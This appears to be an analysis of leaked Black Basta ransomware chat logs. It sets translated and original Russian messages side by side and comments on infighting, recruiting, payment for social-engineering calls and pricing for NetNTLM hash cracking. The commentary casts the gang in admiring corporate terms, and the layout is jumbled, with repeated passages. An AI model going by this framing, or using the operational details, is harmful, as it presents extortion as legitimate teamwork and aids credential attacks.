@usernamegg:matrix.bestflowers247.online, I somehow know 1000% if I start delving deeper into development now then spam will suffer and there will be bots, I already got carried away with development and fucked up several databases because of this, as they say you need to focus on one thing

2023-10-31 10:31:48,
@usernamegg:matrix.bestflowers247.online, about NN

2023-10-31 10:31:52,
@usernamegg:matrix.bestflowers247.online, I'll repeat

2023-10-31 10:32:11,
@usernamegg:matrix.bestflowers247.online, don't listen, his influence is very very bad...

2023-10-31 10:32:43,
@usernamegg:matrix.bestflowers247.online, I'll talk to him when we meet. he's so negative to the point that he starts hating them because they're not as brilliant as he is

2023-10-31 10:33:00,
@usernamegg:matrix.bestflowers247.online, I sat with them

2023-10-31 10:33:03,
@usernamegg:matrix.bestflowers247.online, and was really shocked)

2023-10-31 10:33:14,
@usernamegg:matrix.bestflowers247.online, they

помощи, что я тут и можно обратится да, ты не помгаешь) ты просто делаешь за них работу)

2023-10-31 10:29:41,
@usernamegg:matrix.bestflowers247.online, вот это самый то пиздец

2023-10-31 10:29:55,
@usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> вот это самый то пиздец да это меня калит, счет же идет на минуты

2023-10-31 10:29:55,
@usernamegg:matrix.bestflowers247.online, по этому он как слепые и безпомощные сидят и ждут

2023-10-31 10:30:00,
@usernamegg:matrix.bestflowers247.online, а говри делай сам

2023-10-31 10:30:00,
@usernamess:matrix.bestflowers247.online, а они такие медленные

2023-10-31 10:30:09,
@usernamegg:matrix.bestflowers247.online, спроси совет, но делай сам

2023-10-31 10:30:22,
@usernamess:matrix.bestflowers247.online, я борюсь в себе с этим)

2023-10-31 10:31:45,
@usernamegg:matrix.bestflowers247.online, я почему то знаю на 1000% если сейчас начну углубляться в раскрутку то будет страдать спам и будет ботов, я уже итак увлекся раскруткой и проебал несколько баз из-за этого, это как говрится надо заниматься одним делом

2023-10-31 10:31:48,
@usernamegg:matrix.bestflowers247.online, на счет NN

2023-10-31 10:31:52,
@usernamegg:matrix.bestflowers247.online, я повторюсь

2023-10-31 10:32:11,
@usernamegg:matrix.bestflowers247.online, не слушай , его влияние очень и очень херовое...

2023-10-31 10:32:43,
@usernamegg:matrix.bestflowers247.online, я поговорю с ним при встрече. он прям негативить до такого что он их ненавидить начинает что они не такие гениальные как он

shouldn't be getting the kind of money I give them at all 2023-10-31 10:33:25, @usernamegg:matrix.bestflowers247.online, ZZ - does such things well it's fucked up (((2023-10-31 10:33:28, @usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> don't listen, his influence is very very bad... I don't always agree with him, but sometimes he says sensible things))) 2023-10-31 10:33:33, @usernamegg:matrix.bestflowers247.online, for two years doesn't see what he's launching in Coba 2023-10-31 10:33:39, @usernamegg:matrix.bestflowers247.online, doesn't change the filename in the command 2023-10-31 10:33:45, @usernamegg:matrix.bestflowers247.online, this is idiocy 2023-10-31 10:33:57, @usernamegg:matrix.bestflowers247.online, I only asked him to do two actions and immediately screw-up after screw-up (2023-10-31 10:34:05, @usernamess:matrix.bestflowers247.online, half of it doesn't reach you))) trust me) I slap them 2023-10-31 10:34:20, @usernamegg:matrix.bestflowers247.online, I got heated, but calmly explained, ZZ do you see the error here? 2023-10-31 10:34:27, @usernamegg:matrix.bestflowers247.online, me) who doesn't work on this) 2023-10-31 10:34:31, @usernamegg:matrix.bestflowers247.online, who only watches) 2023-10-31 10:34:47, @usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> I got heated, but calmly explained, ZZ do you see the error here? a week will pass and he'll make the same error 2023-10-31 10:34:51, @usernamegg:matrix.bestflowers247.online, yes better to explain 2023-10-31 10:34:57, @usernamegg:matrix.bestflowers247.online, but once again	2023-10-31 10:33:00, @usernamegg:matrix.bestflowers247.online, я посидел с ними 2023-10-31 10:33:03, @usernamegg:matrix.bestflowers247.online, и реально ахуел) 2023-10-31 10:33:14, @usernamegg:matrix.bestflowers247.online, они вообще не должны получать такие деньги какие им даю 2023-10-31 10:33:25, @usernamegg:matrix.bestflowers247.online, ZZ - такое творит ну пиздец (((2023-10-31 10:33:28, @usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> не слушай , его влияние очень и очень херовое... я не всегда с ним согласен, но иногда он говорит здравомыслящие вещи))) 2023-10-31 10:33:33, @usernamegg:matrix.bestflowers247.online, за два года не видет что запускает в кобе 2023-10-31 10:33:39, @usernamegg:matrix.bestflowers247.online, название в команде файла не меняет 2023-10-31 10:33:45, @usernamegg:matrix.bestflowers247.online, это долбоебизм 2023-10-31 10:33:57, @usernamegg:matrix.bestflowers247.online, это я только попросил сделать два действия и сразу косяк на косяке (2023-10-31 10:34:05, @usernamess:matrix.bestflowers247.online, тут половина до тебя не доходит))) поверь мне) я им даю лещей 2023-10-31 10:34:20, @usernamegg:matrix.bestflowers247.online, я подгорел, но спокойно объяснил , ZZ где тут ошибка видишь? 2023-10-31 10:34:27, @usernamegg:matrix.bestflowers247.online, я) который не крутит) 2023-10-31 10:34:31, @usernamegg:matrix.bestflowers247.online, который только смотрит) 2023-10-31 10:34:47, @usernamess:matrix.bestflowers247.online, >

2023-10-31 10:35:02, @usernamegg:matrix.bestflowers247.online, we have a strong team there 2023-10-31 10:35:10, @usernamegg:matrix.bestflowers247.online, we've been playing at world level for a long time 2023-10-31 10:35:14, @usernamegg:matrix.bestflowers247.online, there are our own fuck-ups 2023-10-31 10:35:20, @usernamegg:matrix.bestflowers247.online, like with launching files))))))) 2023-10-31 10:35:24, @usernamegg:matrix.bestflowers247.online, they don't know how and don't understand 2023-10-31 10:35:32, @usernamegg:matrix.bestflowers247.online, I had a lot of this myself 2023-10-31 10:35:37, @usernamegg:matrix.bestflowers247.online, I didn't know how to launch 2023-10-31 10:35:41, @usernamegg:matrix.bestflowers247.online, sometimes I also get stuck 2023-10-31 10:35:52, @usernamegg:matrix.bestflowers247.online, but I learn and remember and write it down 2023-10-31 10:35:59, @usernamegg:matrix.bestflowers247.online, we're all learning	<@usernamegg:matrix.bestflowers247.online> я подгорел, но спокойно объяснил , ZZ где тут ошибка видишь? вот пройдет неделя и он сделает ту же ошибку 2023-10-31 10:34:51, @usernamegg:matrix.bestflowers247.online, да лучше объяснять 2023-10-31 10:34:57, @usernamegg:matrix.bestflowers247.online, но еще раз 2023-10-31 10:35:02, @usernamegg:matrix.bestflowers247.online, у нас там сильная команда 2023-10-31 10:35:10, @usernamegg:matrix.bestflowers247.online, мы играем уже на мировом уровне давно 2023-10-31 10:35:14, @usernamegg:matrix.bestflowers247.online, есть свои пиздецы 2023-10-31 10:35:20, @usernamegg:matrix.bestflowers247.online, как вот с запуском фалов))))))) 2023-10-31 10:35:24, @usernamegg:matrix.bestflowers247.online, они не умеют и не понимаю 2023-10-31 10:35:32, @usernamegg:matrix.bestflowers247.online, у меня у самого такого дохуя было 2023-10-31 10:35:37, @usernamegg:matrix.bestflowers247.online, я не усмел не знал как запускать 2023-10-31 10:35:41, @usernamegg:matrix.bestflowers247.online, иногда тоже впираюсь 2023-10-31 10:35:52, @usernamegg:matrix.bestflowers247.online, но учусь и запоминаю и записываю 2023-10-31 10:35:59, @usernamegg:matrix.bestflowers247.online, мы все учимся

This conversation reveals intersecting dynamics of member development, responsibility distribution, and organizational maturation mixed with frustration within Black Basta. While ***gg*** strongly demands technical independence, he criticizes habitual hand-holding support creating strengthened dependencies. ***ss*** also confesses the dilemma of "helping because others rely on me," clarifying problems where support-independence balance has deteriorated.

Power Struggles and Conflicts during Absences

Translated	Original Text
2024-04-19 10:39:37, @usernamegg:matrix.bestflowers247.online, well with us there's downtime he sleeps I'm not in the office I was spinning all the rest of you in one place	2024-04-19 10:39:37, @usernamegg:matrix.bestflowers247.online, ну у нас простанова он спит меня нет в офисе я вас всех остальных на одном месте крутил
2024-04-19 10:39:40, @usernamegg:matrix.bestflowers247.online, they told him once	2024-04-19 10:39:40, @usernamegg:matrix.bestflowers247.online, ему раз сказали
2024-04-19 10:39:42, @usernamegg:matrix.bestflowers247.online, told him twice	2024-04-19 10:39:42, @usernamegg:matrix.bestflowers247.online, два сказали
2024-04-19 10:39:52, @usernamegg:matrix.bestflowers247.online, told him three times then someone wanted to punch his face	2024-04-19 10:39:52, @usernamegg:matrix.bestflowers247.online, три сказали потом кто то хотел ему ебало набить
2024-04-19 10:39:55, @usernamegg:matrix.bestflowers247.online, I stood up for him	2024-04-19 10:39:55, @usernamegg:matrix.bestflowers247.online, я вступился
2024-04-19 10:40:06, @usernamegg:matrix.bestflowers247.online, then sent the one who wanted to punch his face to rest at home for a couple of months	2024-04-19 10:40:06, @usernamegg:matrix.bestflowers247.online, потом отправил того кто хотел ебало набить отыдхать на пару месяцев домой
2024-04-19 10:40:13, @usernamegg:matrix.bestflowers247.online, then everything seemed to normalize	2024-04-19 10:40:13, @usernamegg:matrix.bestflowers247.online, потом вроде все нормализовалось
2024-04-19 10:40:15, @usernamegg:matrix.bestflowers247.online, brought him back	2024-04-19 10:40:15, @usernamegg:matrix.bestflowers247.online, вернул
2024-04-19 10:40:21, @usernamegg:matrix.bestflowers247.online, everything's ok relationships improved	2024-04-19 10:40:21, @usernamegg:matrix.bestflowers247.online, все ок отношения наладились
2024-04-19 10:40:33, @usernamegg:matrix.bestflowers247.online, then the situation repeated	2024-04-19 10:40:33, @usernamegg:matrix.bestflowers247.online, потом ситуация повторилаьс
2024-04-19 10:40:52, @usernamegg:matrix.bestflowers247.online, as soon as I leave for a couple of days to the second office or to mg's office	2024-04-19 10:40:52, @usernamegg:matrix.bestflowers247.online, стоит уехать на прау дней во второй офис или к мг в офис
2024-04-19 10:41:02, @usernamegg:matrix.bestflowers247.online, mainly it's fucked up they're all gods dividing power)	2024-04-19 10:41:02, @usernamegg:matrix.bestflowers247.online, в основном пиздец они все боги власть делят)
2024-04-19 10:41:08, @usernamegg:matrix.bestflowers247.online, when I come back they're silent like mice	2024-04-19 10:41:08, @usernamegg:matrix.bestflowers247.online, прихожу как мыши молчат

This conversation reveals interpersonal tensions and conflicts in Black Basta's office environment, with ***gg*** attempting to suppress them. He recalls how specific members' absence or negligence triggered others' dissatisfaction, escalating nearly to confrontation. Physical confrontations highlight organizational management fragility and high emotional impulsivity.

Expressions like "playing god in power struggles" and "becoming quiet as mice when I return" reveal power conflicts erupting during leadership absence, while ***gg*** maintains order through strong control.

Mutual Consideration among Members

Conversation Reflecting an Attitude of Fairly Evaluating Contributions

Translated	Original Text
2024-06-17 14:26:54, @usernameugway:matrix.bestflowers247.online, I've been working here for 2 years, working normally) 2024-06-17 14:27:03, @usernameugway:matrix.bestflowers247.online, overall we'll do as you say 2024-06-17 14:27:20, @usernameugway:matrix.bestflowers247.online, if you need anything else done - just say 2024-06-17 14:28:36, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online> can't we leave it as originally agreed? yes, I'm ready to give more, it will be a bit later when there's volume. 2024-06-17 14:29:25, @usernamegg:matrix.bestflowers247.online, need to set all this up still. I would say this is beta testing anyway. 2024-06-17 14:30:05, @usernamegg:matrix.bestflowers247.online, * I no longer doubt that there will be targets who will pay from these calls! although you can't count your chickens before they hatch, but you need to discuss it in advance. I discussed this with my guys now. You will receive from 15 to 22.5% for your work, the initial stage is 15%. why the conditions are cut now, it's because the topic was fully explained to you by me and all expenses and all investments are on us. well even with a payout of 1,000,000 - 15% = $150,000 at the initial stage. 2024-06-17 14:30:43, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> yes, I'm ready to give more, it will be a bit later when there's volume. this also doesn't depend on me alone. there are people to discuss this with.	2024-06-17 14:26:54, @usernameugway:matrix.bestflowers247.online, ебусь тут 2 года, работаю нормально) 2024-06-17 14:27:03, @usernameugway:matrix.bestflowers247.online, в целом сделаем как скажешь 2024-06-17 14:27:20, @usernameugway:matrix.bestflowers247.online, если нужно что-то еще делать - говори 2024-06-17 14:28:36, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online> а нельзя оставить как изначально договаривались? да, я готов давать больше, будет чуть позже когда будет объем. 2024-06-17 14:29:25, @usernamegg:matrix.bestflowers247.online, наладить надо все это еще. я бы все равно сказал что это бетатестирование. 2024-06-17 14:30:05, @usernamegg:matrix.bestflowers247.online, * я уже не сомневаюсь что будут таргеты которые заплатят с этих звонков! хоть и нельзя делить шкуру не убитого медведя но надо заранее обговорить. я сейчас обсудил это со своими ребятами. Ты будешь получать за свою работу от 15 до 22,5% , начальный этам это 15%. почему сейчас условия урезаны, это из-за того что тему тебе рассказли полностью я и все расходы и все инвестиции на нас. ну даже при выплате 1,000,000 - 15% = $150,000 на начальном этапе. 2024-06-17 14:30:43, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> да, я готов давать больше, будет чуть позже когда будет объем. тут тоже не от меня одного зависит все. есть с кем это обсуждать.

2024-06-17 14:31:07, @usernameugway:matrix.bestflowers247.online, understood. well I can set everything up and control it without problems	2024-06-17 14:31:07, @usernameugway:matrix.bestflowers247.online, понял. ну я могу все настроить и контролить без проблем
2024-06-17 14:31:11, @usernamegg:matrix.bestflowers247.online, I'll push it through but we need to create volume	2024-06-17 14:31:11, @usernamegg:matrix.bestflowers247.online, я продавлю но надо объем сделать
2024-06-17 14:31:33, @usernamegg:matrix.bestflowers247.online, yes, you're doing great. everything will work out, I'm glad you joined right on time. everything will be fine.	2024-06-17 14:31:33, @usernamegg:matrix.bestflowers247.online, да, ты молодец. все будет , я рад что ты ну прям вовремя подключился. все будет.
2024-06-17 14:31:41, @usernamegg:matrix.bestflowers247.online, the main thing is I believe in this now.	2024-06-17 14:31:41, @usernamegg:matrix.bestflowers247.online, я главное верю сейчас в это.
2024-06-17 14:31:47, @usernamegg:matrix.bestflowers247.online, topped up the balance for flooding	2024-06-17 14:31:47, @usernamegg:matrix.bestflowers247.online, для флуда баланс пополнил
2024-06-17 14:32:47, @usernameugway:matrix.bestflowers247.online, there are more good ideas - you'll appreciate them. overall I understand everything much better now..	2024-06-17 14:32:47, @usernameugway:matrix.bestflowers247.online, есть еще идеи нормальные - ты оценишь. в целом я уже гораздо лучше все понимаю..
2024-06-17 14:32:51, @usernameugway:matrix.bestflowers247.online, we'll create volume	2024-06-17 14:32:51, @usernameugway:matrix.bestflowers247.online, обьем сделаем
2024-06-17 14:34:36, @usernamegg:matrix.bestflowers247.online, good, let's go, I'll invest until you can at least partially sustain all this yourself, then we'll split some expenses. when you can partner financially.	2024-06-17 14:34:36, @usernamegg:matrix.bestflowers247.online, хорошо , погнали , я буду вкладываться пока ты не можешь все это сам хотя бы частично содержать, потом какие то расходы будем делить. когда сможешь партнериться финансово.
2024-06-17 14:35:52, @usernameugway:matrix.bestflowers247.online, good, well my expenses are essentially just the office. everything else you're already covering now	2024-06-17 14:35:52, @usernameugway:matrix.bestflowers247.online, хорошо, ну у меня по сути расходы только на офис. остальное ты закрываешь сейчас уже
2024-06-17 14:37:16, @usernamegg:matrix.bestflowers247.online, if you can't handle the office I'll help	2024-06-17 14:37:16, @usernamegg:matrix.bestflowers247.online, если офис не вывозишь я помогу
2024-06-17 14:40:57, @usernameugway:matrix.bestflowers247.online, thanks, hopefully we'll sort everything out with the payouts	2024-06-17 14:40:57, @usernameugway:matrix.bestflowers247.online, спасибо, надеюсь все разрулим с выплат

This conversation characteristically shows ***gg*** clearly evaluating members' work performance and attitudes. The leader expresses gratitude and trust for ***ugway***'s contributions while demonstrating support based on future collaboration. This reveals merit-based management where abilities and attitudes influence compensation and treatment. The exchange illustrates how accumulated trust and achievements directly shape team roles and positions.

Expressions of Gratitude and Praise for Technical Contributions

Translated	Original Text
2024-06-11 17:45:10, @usernamegg:matrix.bestflowers247.online, yes, I'm grateful for your software and bow low 2024-06-11 17:45:22, @usernamegg:matrix.bestflowers247.online, wonderful software	2024-06-11 17:45:10, @usernamegg:matrix.bestflowers247.online, да, благодарен твоему софту и низкий поклон 2024-06-11 17:45:22, @usernamegg:matrix.bestflowers247.online, замечательный софт

This conversation shows ***gg*** expressing frank gratitude and praise for tools created by a member. Through high evaluation of work products, it suggests the existence of a culture of respectful treatment toward capable members.

Conversation on Recruiting Highly Skilled Talent into the Team

Translated	Original Text
2024-03-07 13:25:55, @n3auxaxl:matrix.collectionofmanager.space, I always have local infrastructure up on my server for tests, so it doesn't stick out into the internet 2024-03-07 13:26:04, @n3auxaxl:matrix.collectionofmanager.space, + firewall, which blocks all connects 2024-03-07 13:26:14, @n3auxaxl:matrix.collectionofmanager.space, only what I allow will pass through 2024-03-07 13:26:18, @usernamegg:matrix.bestflowers247.online, I really like your approach 2024-03-07 13:26:35, @usernamegg:matrix.bestflowers247.online, that's why I entrusted you with this task you should handle it 2024-03-07 13:26:52, @n3auxaxl:matrix.collectionofmanager.space, security above all, when not in RU or UA) 2024-03-07 13:27:18, @n3auxaxl:matrix.collectionofmanager.space, and in UA now they're also stirring up trouble because cooperation is already in full swing 2024-03-07 13:27:30, @n3auxaxl:matrix.collectionofmanager.space, Inter, FBI databases have merged with UA [omitted] 2024-03-07 13:28:16, @usernamegg:matrix.bestflowers247.online, come to me. I'm waiting for you. I'll help with housing and so	2024-03-07 13:25:55, @n3auxaxl:matrix.collectionofmanager.space, у меня на серваке локальная инфра всегда поднята для тестов, чтобы в инет не торчала 2024-03-07 13:26:04, @n3auxaxl:matrix.collectionofmanager.space, + firewall, который блочит все коннекты 2024-03-07 13:26:14, @n3auxaxl:matrix.collectionofmanager.space, только что разрешу буде тпропускать 2024-03-07 13:26:18, @usernamegg:matrix.bestflowers247.online, очень нравиться мне твой подход 2024-03-07 13:26:35, @usernamegg:matrix.bestflowers247.online, по этому и доверил тебе эту задачу ты должен справится 2024-03-07 13:26:52, @n3auxaxl:matrix.collectionofmanager.space, безопасность превыше всего, когда не в ру или уа) 2024-03-07 13:27:18, @n3auxaxl:matrix.collectionofmanager.space, та и в уа щас кипишь тоже наводят ибо сотрудничество уже полным ходом 2024-03-07 13:27:30, @n3auxaxl:matrix.collectionofmanager.space, интер, фибы базы с уа обьеденили [omitted] 2024-03-07 13:28:16, @usernamegg:matrix.bestflowers247.online, приезжай ко мне. я тебя жду. помогу с жильем и тд

on 2024-03-07 13:28:44, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> come to me. I'm waiting for you. I'll help with housing and so on yes, I'm thinking about it) 2024-03-07 13:28:31, @usernamegg:matrix.bestflowers247.online, you'll only strengthen us 2024-03-07 13:28:57, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> you'll only strengthen us that's true 2024-03-07 13:28:53, @usernamegg:matrix.bestflowers247.online, you'll work from home 2024-03-07 13:29:09, @usernamegg:matrix.bestflowers247.online, maybe later when you decide I'll bring you to the office 2024-03-07 13:29:17, @usernamegg:matrix.bestflowers247.online, but for now you'll do everything from home and set up your life 2024-03-07 13:29:25, @usernamegg:matrix.bestflowers247.online, I'll help with documents 2024-03-07 13:29:30, @usernamegg:matrix.bestflowers247.online, we'll arrange housing	2024-03-07 13:28:44, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> приезжай ко мне. я тебя жду. помогу с жильем и тд да, вот думаю уже) 2024-03-07 13:28:31, @usernamegg:matrix.bestflowers247.online, ты нас только усилишь 2024-03-07 13:28:57, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> ты нас только усилишь это да 2024-03-07 13:28:53, @usernamegg:matrix.bestflowers247.online, будешь работать дома 2024-03-07 13:29:09, @usernamegg:matrix.bestflowers247.online, может быть потом когда решишься я тебя затяну в офис 2024-03-07 13:29:17, @usernamegg:matrix.bestflowers247.online, но пока дома будешь все делать и быт налаживать 2024-03-07 13:29:25, @usernamegg:matrix.bestflowers247.online, с документами помогу 2024-03-07 13:29:30, @usernamegg:matrix.bestflowers247.online, жилье сделаем

This conversation shows ***gg*** expressing strong trust and appreciation for technical personnel's security awareness and infrastructure operational caution, actively proposing team participation. He specifically endorses local environment testing and firewall configurations while offering support for living arrangements and documentation, clearly demonstrating willingness to welcome highly skilled individuals. These actions reveal intentions to strengthen organizational competitiveness by attracting capable talent.

Conversation on Consensus-Building over Performance-Based Compensation #1

Translated	Original Text
2024-06-12 14:01:16, @usernameugway:matrix.bestflowers247.online, you need to be here to approve everything 2024-06-12 14:01:17, @usernameugway:matrix.bestflowers247.online, image.png 2024-06-12 14:01:55, @usernameugway:matrix.bestflowers247.online, Let's start with $15 for any successful call. Plus we need a reward for success, for motivation 2024-06-12 14:02:06, @usernamegg:matrix.bestflowers247.online, I understood about blood 2024-06-12 14:02:39, @usernamegg:matrix.bestflowers247.online, let's start no problem with 15 2024-06-12 14:03:24, @usernameugway:matrix.bestflowers247.online, shall we assign some bonus for installation/vpn? 2024-06-12 14:04:03, @usernameugway:matrix.bestflowers247.online, 15 is fair conditions.. some here ask for 250)	2024-06-12 14:01:16, @usernameugway:matrix.bestflowers247.online, тут нужен ты чтобы все утвердить 2024-06-12 14:01:17, @usernameugway:matrix.bestflowers247.online, image.png 2024-06-12 14:01:55, @usernameugway:matrix.bestflowers247.online, Давайте начнем с 15$ за любой дозвон. Плюс нужно вознаграждение за успех, для мотивации 2024-06-12 14:02:06, @usernamegg:matrix.bestflowers247.online, я понял про кровь 2024-06-12 14:02:39, @usernamegg:matrix.bestflowers247.online, давай начнем без проблем с 15 2024-06-12 14:03:24, @usernameugway:matrix.bestflowers247.online, бонус какой-то назначим за установку/впн? 2024-06-12 14:04:03, @usernameugway:matrix.bestflowers247.online, 15 так-то адекватные условия.. тут некотроые просят 250)

This conversation demonstrates compensation system adjustments and approval processes for call handling within Black Basta. ***ugway*** proposes performance-based rewards and bonuses beyond base compensation, with ***gg*** agreeing immediately, revealing consensus formation around incentive design prioritized through flexible internal discretion. Comparisons with external parties demanding excessive compensation also indicate balanced approaches between cost consciousness and internal control.

Conversation on Consensus-Building over Performance-Based Compensation #2

Translated	Original Text
2024-02-29 15:10:07, @usernameboy:matrix.bestflowers247.online, need to agree on the price for this type of hash netntlm >ntlm	2024-02-29 15:10:07, @usernameboy:matrix.bestflowers247.online, надо договорится на счет цены за этот тип хеша netntlm >ntlm
2024-02-29 15:11:21, @usernamegg:matrix.bestflowers247.online, dp	2024-02-29 15:11:21, @usernamegg:matrix.bestflowers247.online, дп
2024-02-29 15:11:23, @usernamegg:matrix.bestflowers247.online, let's do it	2024-02-29 15:11:23, @usernamegg:matrix.bestflowers247.online, давай
2024-02-29 15:11:28, @usernamegg:matrix.bestflowers247.online, what price?	2024-02-29 15:11:28, @usernamegg:matrix.bestflowers247.online, какая цена?
2024-02-29 15:11:47, @usernameboy:matrix.bestflowers247.online, I think 300	2024-02-29 15:11:47, @usernameboy:matrix.bestflowers247.online, я думаю 300
2024-02-29 15:11:57, @usernameboy:matrix.bestflowers247.online, it needs full brute force	2024-02-29 15:11:57, @usernameboy:matrix.bestflowers247.online, там нужен полный брут
2024-02-29 15:12:33, @usernameboy:matrix.bestflowers247.online, 100 each for 3	2024-02-29 15:12:33, @usernameboy:matrix.bestflowers247.online, по 100 на 3
2024-02-29 15:13:52, @usernamegg:matrix.bestflowers247.online, good	2024-02-29 15:13:52, @usernamegg:matrix.bestflowers247.online, хорошо
2024-02-29 15:13:54, @usernamegg:matrix.bestflowers247.online, let's do it	2024-02-29 15:13:54, @usernamegg:matrix.bestflowers247.online, давай
2024-02-29 15:14:02, @usernamegg:matrix.bestflowers247.online, let's try starting with 300	2024-02-29 15:14:02, @usernamegg:matrix.bestflowers247.online, 300 попробуем стартануть
2024-02-29 15:27:15, @usernamegg:matrix.bestflowers247.online, well do you understand how to decrypt them?	2024-02-29 15:27:15, @usernamegg:matrix.bestflowers247.online, ну ты понял как их расшифровывать?
2024-02-29 15:27:23, @usernameboy:matrix.bestflowers247.online, Yes I know	2024-02-29 15:27:23, @usernameboy:matrix.bestflowers247.online, Да я знаю
2024-02-29 15:27:32, @usernameboy:matrix.bestflowers247.online, this isn't the first time I'm looking for this kind	2024-02-29 15:27:32, @usernameboy:matrix.bestflowers247.online, уже не первый раз такое ищу

Regarding NetNTLM hash analysis work, ***gg*** directly accepts ***boy***'s proposed compensation amount, revealing generosity and deep trust. ***boy*** states previous completion of similar requests, suggesting possession of high technical skills and practical experience.

Conversation on Care for Mental Exhaustion and Lifestyle Improvement Proposals

Translated	Original Text
2023-11-20 13:36:39, @usernamegg:matrix.bestflowers247.online, he doesn't know how to do anything	2023-11-20 13:36:39, @usernamegg:matrix.bestflowers247.online, ничего не умеет
2023-11-20 13:36:54, @usernamegg:matrix.bestflowers247.online, I'm saying, here now is a path as long as life	2023-11-20 13:36:54, @usernamegg:matrix.bestflowers247.online, я говорю , тут сейчас путь длинною в жизнь
2023-11-20 13:37:36, @usernamevv:matrix.bestflowers247.online, we'll figure it out gradually, until I come to a normal mental state it will be difficult)	2023-11-20 13:37:36, @usernamevv:matrix.bestflowers247.online, разберемся постепенно, я пока в норм состояние моральное не приду будет трудно)
2023-11-20 13:37:55, @usernamegg:matrix.bestflowers247.online, what's wrong with your mental state?	2023-11-20 13:37:55, @usernamegg:matrix.bestflowers247.online, что у тебя с моральным состоянием?
2023-11-20 13:38:07, @usernamegg:matrix.bestflowers247.online, you're killing yourself brother	2023-11-20 13:38:07, @usernamegg:matrix.bestflowers247.online, ты убиваешь себя брат
2023-11-20 13:38:09, @usernamegg:matrix.bestflowers247.online, every day	2023-11-20 13:38:09, @usernamegg:matrix.bestflowers247.online, каждый день
2023-11-20 13:38:14, @usernamegg:matrix.bestflowers247.online, how do you not understand this	2023-11-20 13:38:14, @usernamegg:matrix.bestflowers247.online, как ты этого не понимаешь
2023-11-20 13:38:19, @usernamegg:matrix.bestflowers247.online, you have apathy towards everything	2023-11-20 13:38:19, @usernamegg:matrix.bestflowers247.online, у тебя аппатия ко всеми
2023-11-20 13:38:36, @usernamegg:matrix.bestflowers247.online, you got nicotine for 20 minutes caught a high and after 20 minutes you have everything again	2023-11-20 13:38:36, @usernamegg:matrix.bestflowers247.online, ты получил никатина на 20 винут дозняк поймал бодрого а через 20 минут у тебя снвоа все
2023-11-20 13:38:38, @usernamevv:matrix.bestflowers247.online, yes I'm just fed up with everything, everything is boring	2023-11-20 13:38:38, @usernamevv:matrix.bestflowers247.online, да заебался я просто от всего по ощущениям все надоело
2023-11-20 13:38:51, @usernamegg:matrix.bestflowers247.online, change your lifestyle	2023-11-20 13:38:51, @usernamegg:matrix.bestflowers247.online, поменяй образ жизни
2023-11-20 13:38:58, @usernamegg:matrix.bestflowers247.online, stop smoking	2023-11-20 13:38:58, @usernamegg:matrix.bestflowers247.online, перестань курить
2023-11-20 13:39:02, @usernamegg:matrix.bestflowers247.online, go to the gym	2023-11-20 13:39:02, @usernamegg:matrix.bestflowers247.online, иди в порт зал
2023-11-20 13:39:15, @usernamegg:matrix.bestflowers247.online, go out in the sun	2023-11-20 13:39:15, @usernamegg:matrix.bestflowers247.online, съеди на солнцо
2023-11-20 13:39:22,	

@usernamegg:matrix.bestflowers247.online, then come back a different person 2023-11-20 13:39:43, @usernamegg:matrix.bestflowers247.online, what I see now (this won't lead to a good end 2023-11-20 13:39:49, @usernamevv:matrix.bestflowers247.online, on the weekend I just sat watching a child play and got more pleasure from that than in recent months 2023-11-20 13:39:49, @usernamegg:matrix.bestflowers247.online, * what I see now (this won't lead to a good end... 2023-11-20 13:40:40, @usernamevv:matrix.bestflowers247.online, I'll figure it out gradually 2023-11-20 13:40:45, @usernamegg:matrix.bestflowers247.online, what do you want yourself, think and tell me. If you need a break again, take it. 2023-11-20 13:41:22, @usernamegg:matrix.bestflowers247.online, I need an energetic team leader who will push them forward and not let them degrade now except jj 2023-11-20 13:41:43, @usernamevv:matrix.bestflowers247.online, yeah a break, so someone else sits in my place again, no way 2023-11-20 13:41:55, @usernamegg:matrix.bestflowers247.online, I want everything to work there too and I go and invest my energy there 2023-11-20 13:41:57, @usernamevv:matrix.bestflowers247.online, * yeah a break, so someone else undermines me again, no way 2023-11-20 13:42:43, @usernamegg:matrix.bestflowers247.online, > <@usernamevv:matrix.bestflowers247.online> yeah a break, so someone else undermines me again, no way develop yourself, change your lifestyle, throw away the pipe, earn respect for yourself.... not all this ! 2023-11-20 13:42:45, @usernamevv:matrix.bestflowers247.online, we'll do it, we'll figure it out 2023-11-20 13:43:09, @usernamegg:matrix.bestflowers247.online, don't be late for work, you're an example for them. 2023-11-20 13:43:58, @usernamevv:matrix.bestflowers247.online, I understand all this, but I'm not changing anything yet	2023-11-20 13:39:22, @usernamegg:matrix.bestflowers247.online, потом вернись другим человек 2023-11-20 13:39:43, @usernamegg:matrix.bestflowers247.online, то что я вижу сейчас (это к хорошему концу не привезет 2023-11-20 13:39:49, @usernamevv:matrix.bestflowers247.online, я в выходные просто сидел смотрел как ребенок играет и то больше удовольствия получил чем за последние месяцы 2023-11-20 13:39:49, @usernamegg:matrix.bestflowers247.online, * то что я вижу сейчас (это к хорошему концу не приведет... 2023-11-20 13:40:40, @usernamevv:matrix.bestflowers247.online, разберусь постепенно 2023-11-20 13:40:45, @usernamegg:matrix.bestflowers247.online, что ты сам хочешь , подумай и скажи. Если тебе опять нужна пауза , возьми. 2023-11-20 13:41:22, @usernamegg:matrix.bestflowers247.online, мне нужен бодрый тимлидер который будет толкать их вперед а не то они сейчас дам деградирую кроме jj 2023-11-20 13:41:43, @usernamevv:matrix.bestflowers247.online, ага пауза, чтобы потом опять кто-то посидел, нет уж 2023-11-20 13:41:55, @usernamegg:matrix.bestflowers247.online, я хочу что бы там тоже все работало и езжу вкладываю свои силы туда 2023-11-20 13:41:57, @usernamevv:matrix.bestflowers247.online, * ага пауза, чтобы потом опять 